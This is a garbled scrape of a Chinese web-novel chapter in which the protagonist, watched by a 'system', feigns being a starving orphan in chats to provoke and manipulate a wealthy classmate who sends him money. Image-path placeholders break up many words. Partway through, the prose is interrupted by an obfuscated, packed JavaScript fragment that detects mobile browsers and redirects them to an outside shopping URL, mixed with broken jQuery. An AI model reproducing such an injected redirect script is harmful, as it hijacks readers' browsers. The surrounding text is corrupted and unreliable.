系统沉吟:“虽然听起来是坏消息,但实际上应该是好消息。他会去你学校找你的吧。” 元乂戳进和寇持的聊天框,睫毛却压得低低的:“要能来就好了。” “哪有BOSS开大锤小兵的。” “他花点钱就能解决我,何必亲自来。” “你当人家富二代这么闲么。” “……不值当。” “再说,‘我’胆子也不大,他说我两句,我肯定删。” 元乂的眼珠比寇持的还要黑点,但看起来就是很纯良。 他的气质太呆了。 【直男:真的么。】 寇持心想你想的美,还五十万,头不给你打歪他不姓寇。 【直男:你骗我的吧。】【直男:我知道你是骗我的。】 系统正想你说这废话有什么用。 元乂发了条语音过去。 他两天没吃饭了,饿得有气无力的,他说话还本来就慢,可能是营养不良,也可能是天生的,他变声只变了一点。 元乂的声音至今还有点辣条音,不该想归不该想,但头一次这么多人说要给他钱,他也不多要:“我不要五十万,你能给我五块钱么。” 寇持听了一遍,然后又听了一遍。 这贼几把难听辣条音。 这傻x无脑的发言。 非常非常的未成年。 寇持想也不想的打字:你特么多大了。 想了想,他又删了俩字。 【k:你多大了?】 元乂弯起眼睛笑了下。 原主不擅长撒谎。 他也不能张嘴就来。 但避重就轻嘛。 【直男:你是不是不想给我。】 寇持:“……” 寇持又听了那遍语音。 五后面没十也没万,就五块。 【k:……那倒也不是。】 寇持刚发出去就后悔了。 他说这个干什么。 他就是有钱、就是不给他又怎么了。 这煞笔盗他图还敢问他要钱。 【k:你妈呢。】 【直男:死了。】 寇持:“……” 有时候他虽然不太礼貌和文明,但毕竟不是真的不太礼貌和文明。 但人就是再倒霉,也不会倒霉到这种程度。 【k:那问你爸要。】 元乂又捏了条语音过去,很短,只有1s。 寇持第一次没赌却像站在了赌桌上。 那边声音静静的、呆呆的,好像并不为此悲伤:“我爸也死了。” “……” 寇持平生第一次痛苦地抓了下自己头发。 但寇持不信这个邪。 网上的骗子千千万,别说爸妈,七舅姥爷都能死。 【k:你骗我的吧。】 那边秒回。 【直男:骗你我也去死。】 缓了缓。 【直男:可能我家基因不好。】 又缓了缓。 【直男:对不起,打扰了。我知道问人要钱不好,也不会有人会给我……我就是,第一次有这么多人说要给我钱,我想试试……实在对不起。】 寇持:“……” 寇持:“。” 其实他还能再不信邪一下,问直男要一下他爸妈的死亡证明,但做人不能这样,至少他不行。 【k:wx给我。】 【k:我给你五块。】 3. 网骗 这边的元乂捧着手机笑。 这边的系统反复查看聊天记录:“?” 不是。 说好的要告你呢,“他为什么要给你转钱?不是,你为什么问他要钱。” 终于问到他的天才计划了。 元乂轻弹衣袖:“就我们俩这身份差,我能干的最恶心的事就是偷他照片了,还就能偷一张。” “他根本不可能亲自来找我。” “而被他帮过的人再狠狠恶心下他就不一样了。” “——他一定食不下咽,彻夜难眠。” “简而言之,言而简之。”元乂笑嘻嘻道,“人家这次要当狗咬吕洞宾的狗啦!” 系统见过的贱人不少,但这么贱的还是少见,不过它也不在意:“你确定寇持这样的会当吕洞宾?” “他不是已经开始当了么。” 元乂说话的时候,双眼一直没离开手机。 过了会,差不多两分钟,他觉得差不多的时候,他才又发过去一条语音。 语音仍旧只有一秒。 寇持也不知道在犹豫什么,但确实犹豫了下才点开。 那边仍旧是辣条音,说话很慢,语调稍微有些潮湿:“谢谢你。” 随后就是一串微信。 【直男:也谢谢你要我的微信。】 这偷图的还怪有礼貌的……妈的,寇持这一瞬间感觉自己中邪了。 寇持把眉心压下去。 寇持决定速战速决。 元乂上一秒才把微信号发过去,下一秒就收到了寇持的转账。 【k:转账5】 【k:你主页偷的我的图。】 【k:把我的照片删了,不然我打死你。】 “k撤回了一条信息” 【k:把我照片删了,不然我要你好看。】 寇持等着元乂回他。 元乂不太记得他原来是干什么的了,也太记得他之前都做过什么任务,但显然他精湛的演技已经刻在他的骨子里。 父母早亡,他辗转飘零,为人一直小心翼翼。 这是他平生做过的最坏的事。 他恐惧到有些生理性痉挛,觉得自己闯了弥天大祸,然而照片的主人转给了他五块钱。 元乂眼角已经红了起来。 喉咙微涩。 不管故事的结局如何,他这时候的感激是真的。 【好好学习:我……】 元乂虽然是装的恐惧,但手确实有点抖,打打删删好一会儿,他选择发语音过去。 说话他就很擅长了。 他后怕,他惶恐,他感激,他紧张,他有点结巴:“我不知道……对不起……”不带入情绪演不好,一代入情绪确实嗓子都抖,元乂尽力稳了稳,“我是第一次,我没想到,是不是让你很困扰……对不起,他们先骂我的,我骂不回去……我就。” 老实且沉默寡言的人似乎是知道自己在说下去就彻底不成调了。 【好好学习:对不起,我真的做了很不好的事。】 【好好学习:我这就去删帖。】 【好好学习:谢谢你找我。】 【好好学习:谢谢你不骂我,还给我……钱,我真的……】 那边似乎的羞愧的要死了。 好一会才继续打字。 【好好学习:你是这世界上除了我父母对我最好的人。】 寇持确实不太确定对面多大,但看这比老鼠大不了多少的胆子,和给他转了五块就是除了父母对他最好的人的雷霆发言。 【k:你到底多大。】 【k:未成年不能注册小蓝你不知道?】 元乂没回寇持。 他把钱点了退回。 犹豫了犹豫,他把自己身上的钱全部转了过去。 刚开始那两年亲戚们对他也算说的过去,但养一个男生谈何容易……大到学费生活费小到本子笔橡皮……休恋似水,如鲠在喉。 可能不是真的想要这个钱。 只是长久以来,老是因此而哽咽。 【好好学习:转账423.13】 【好好学习:真的谢谢你愿意给我。】 寇持:“……” “。” 五块钱不但被退了回来,还收到了423.13,可能是对方全部身家的巨款。 对面的人是不是畜生他不知道,反正他多少有点畜生的嫌疑了。 寇持顿时感觉一阵头痛。 他的言语也是相当之犀利。 【k:你是煞笔么。】 【k:钱给了我,你怎么活。】 【k:回我。人呢。】 【k:?】 …… 偷他的图也就算了,还敢晾着他。 寇持整整扣了一整页的问号后啪得把钱收了。 显然,寇持是有素质的,但不多。 . 元乂这次真不是故意晾着寇持的。 他手机没电了。 系统看着把手机一抛就往床上一瘫的元乂,罕见的没继续催元乂做任务:“别饿死了,快去吃饭吧。” 元乂确实快饿死了,但他没动弹,他懒洋洋地:“我饭卡还有多少钱。” 他要吃顿好的! 系统:“0.56。” 元乂:“?” 系统:“?” 元乂跟条鲫鱼一样弹了起来:“就剩五毛钱了,你刚不跟我说让我留点。” 元乂要是想做任务,行动能力可谓是相当的强,之前的任务肯定是元乂故意搞砸的,但系统已经过去了生气的阶段:“你不是一向有自己的主意么?” 元乂刚想还嘴又笑嘻嘻地承认了:“这倒是。” 系统顿了下,还没想好要怎么回,元乂就已经自己翻身起来了。 食堂馒头五毛钱一个。 元乂也不是完全吃不起饭。 寇持也就是在气头上,他有爹有妈的,生活也算一帆风顺,不至于真当一个畜生。 不过他也真的不是啥好人。 【k:在?】 直男回就把钱给他。 不回那就给直男上一课。 元乂不好意思就在食堂就吃一个馒头,就把饭打包带了回来。 他有点不足为外人道也的喜欢。 他喜欢吃馒头泡热水或者米饭泡热水。 这叫回归食物的本味。 元乂回来后他的手机也开机了,看到寇持发过来的在,他也回了一个字。 【好好学习:在。】 寇持就没被人这么丢下过。 【k:你刚怎么不回我,你干什么去了?】 【好好学习:去买饭。】 寇持这才想起来到饭点了。 不过他都没吃,对面怎么敢去的。 寇持顿时扬起了眉。 【k:你刚抛下我是去吃饭了?】 【好好学习:嗯嗯嗯。】 嗯你妈个头,寇持冷笑:【我在这生气,你吃上了?你好大的胆子。】 【k:不许吃,再吃头给你拧下来。】 【好好学习:……】 【好好学习:可我好饿。】 寇持正想说你能有多饿。 手机嗡的一声。 【好好学习:我两天没吃饭了。】 寇持深呼吸再深呼吸。 扯谎也不扯点正常的。 又是父母双亡,又是两天不吃饭的。 对面是不是觉得他太好说话了。 寇持这会真的有点炸,酷哥神情阴森森地打字:【你当我傻?】 【好好学习:真的。】 【k:呵。】 【好好学习:我这两天就只喝了水。】 【k:呵呵。】 【好好学习:……真的。】 【k:。】 对面显然不信,元乂抿了下唇,喃喃自语:“我这么老实,竟然不相信我……我我我——” 元乂笑嘻嘻地掀开了衣服:“那我不得不自证了。” 这具身体常年有点营养不良,也常年不见什么阳光。 胸下策凹着肋骨边缘清晰、有点嶙峋,肚皮也是薄薄的一层。 丝毫没有美感,完完全全地病态。 【好好学习:照片】 【好好学习:我真的两天没吃饭了。】 照片有些糊,糊到寇持一时间没看清这是什么,等他反应过后——昏暗的宿舍、半掀的T恤,嶙峋的肋骨,干瘪的像纸的一样地小腹。 对面确确实实两天没吃饭了。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17109935|195851||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 对面可能真的爹妈都没了。 寇持脸色稍微扭曲了下。 但他绝不承认自己是连孤儿都整的混蛋。 他虽然不善良,但绝对是好人。 寇持孤注一掷。 【k:你不是把钱都给我了?哪来的钱买饭。】 【好好学习:我饭卡里还有钱。】 你果然还有钱。 寇持激情打字。 【k:不是对不起我,要感谢我吗?饭卡里面的钱为什么不给我。你这就是藏私。】 【好好学习:我饭卡就剩五毛三了。】 【好好学习:而且饭卡里的钱也取不出来。】 寇持倒不在意对面饭卡剩了多少钱,他就觉得元乂又在扯了:【五毛三你能吃什么饭?】 【k:你骗我的吧。】 【好好学习:图片】 图很简单,简陋的宿舍,简陋的桌椅,简陋的馒头配开水。 【好好学习:能吃这个。】 【好好学习:没骗你。】 寇持:“……” 什么叫绝望。 这特么就是绝望! 【好好吃饭:我刚不是故意不回你的。】 【好好吃饭:我手机不好,充电很慢,刚开机我就回你了。】 寇持都准备张嘴道歉了,忽然又瞥到了元乂在线的手机标。 去年刚出最新款的水果机,他又生起了新的疑心:【你手机还不好?】 【好好学习:我花两千买的二手的。】 毕竟是男生,寇持对电子产品还算了解,他当即质疑道:【两千你能买到新款?】 【好好学习:嗯,买不到的。】 【好好学习:我被骗了。】 【好好学习:黄豆脸.哭.jpg。】 不是流传正盛的表情包,是黄豆哭的表情。 有点老气。 看起来又有点绝望。 隔着网络,寇持其实还不是很信,但人不能只相信自己想信的。 他并非完全不讲理。 四舍五入算他收了人五百,他加倍还回去。 【k:转账1000】 【k:今天算我倒霉。】 【k:快领,领完我删了你。】 元乂已经在吃馒头泡饭了,扮演就是想他人所想,感他人所感。 做不到就赚不到能量。 做得到就总流泪。 馒头泡水是甜的,吃起来确实咸的,元乂其实不止没有痛觉,他像是被重置过一样,其实也没有情绪。 他只有沉浸式扮演才会感觉到痛或者伤心或者快乐。 他享受这种感觉。 他眼睛在流泪,唇角却翘了起来,为自己的伤心感到快乐。 【好好学习:谢谢你,你是好人。但我不能要。】 【好好学习:……如果你不喜欢我。】 【好好学习:那就把我删掉吧。】 【好好学习:实在谢谢你。】 【k:……】 虽然没给对方多少钱,但也绝对是吃了亏的寇持,“。” sb。 固然他给人的钱的行为十分煞笔,但他有钱,他就是用钱打水漂都只能说他土豪,这穷逼穷成这样还不要。 寇持真心发问:“你脑子有病?” 男生声音昂且很有磁性。 元乂反复听了好几遍。 【好好学习:黄豆脸.笑,jpg】 “……” 笑什么笑。 脑子有病就去治行么。 寇持是真想给元乂删了,但要是给他爸妈知道他坑一个孤儿坑了四百二十三块一毛三,他至少得被砍成八段。 他耐着最后的性子,“你、到、底、要、不、要!” 【好好学习:不要。】 寇持的忍耐是有限度的。 他也确实是带善人。 【k:行。】 【k:你行。】 【k:你清高!你了不起!你以后赚的钱都给我,以后你就吃糠咽菜,顿顿开水泡馒头吧!】 哎呦,恼了。 那就更恼一点吧。 元乂笑咪咪扣字:【那不行。】 【好好学习:我又不傻。】 4. 网骗 元乂说完就没再看手机。 银行卡分币没有,饭卡就剩了三分。 生存危机迫在眉睫。 寝室闷得人发汗,憋得人发昏,元乂洗了把脸才出去兼职。 浦大虽然不是985但也是个211,在当地是相当的有名。原主刚大二,知识还没有完全还给老师,要说是能给人当补习老师,轻松时薪二百的。 但原主实在不擅长与人沟通。 元乂去了原主常去快递中转点。 女的搬小件,晚八到早八一百五,男的搬大件,晚八到早八两百。 轰鸣的机器声喧杂,流水线比马跑得快,白炽灯比太阳还亮,元乂没干一会儿就灰头土脸,头晕眼花。 但原主老实人,不会偷懒。 元乂愣是干到线长害怕他昏倒,让他休息下,才去扎满人堆的饮水间喝水。 冷气轰然而至。 元乂顿时神清气爽。 他扯了扯被汗浸湿的前襟,又冲脸扇了扇风:“几点了。” 系统:“十点。” “十点?你这不纯扯淡。”元乂翻手机,“我怎么可能才干了俩小时……” 22:04。 元乂难以置信。 元乂闭眼。 元乂哽咽了下:“噫呜呜噫——” 同样度日如年的还有寇持。 19:12 【k:你不傻?】 …… 19:23 【k:人呢?】 【k:你又跑了?】 20:34 【k:从来没人敢晾着我。】 20:51 【k:行。】 20:56 【k:呵。】 …… 寥寥几条信息刻录着寇持明显的情绪变化。 元乂本来确实挺不爽的。 这下他手也不疼,腰也不酸了。 鲁迅先生从来没说过——人类的快乐往往建立在他人的痛苦上。 就在元乂笑脸要出来的时候,寇持发来了张照片。 【k:图片】 落地窗外霓虹绚烂,黑白餐桌低调奢华,身着燕尾服的服务员双手托着账单,鹅肝配百香果,扁豆香肠、鲑鱼上点着榛子牛奶泡沫、芝士松露鸡腿卷,光洁的刀叉的银白,已经切开的牛排泛着诱人的色泽—— 元乂不觉放大了下图。 元乂饥肠辘辘。 元乂下意识去看自己吃起吃不起。 ——应收:2192 ——服务费:199 ——实收:2391 寇持的信息接踵而至。 【k:难吃。】 【k:难吃到我家狗都不吃。】 【k:下次不来了。】 “……”被馋得要死的元乂,“?” 显然。 贱人对贱人。 元乂无敌的一生棋逢了对手。 系统都笑了出来:“哈,哈哈。” “哼!”反应过来的元乂,“哼哼哼哼——” 你有钱是很了不起。 但我这就让你见识一下什么是贫穷的力量。 【好好学习:不好意思。】 【好好学习:我刚在兼职。】 解释完,元乂一条条回寇持。 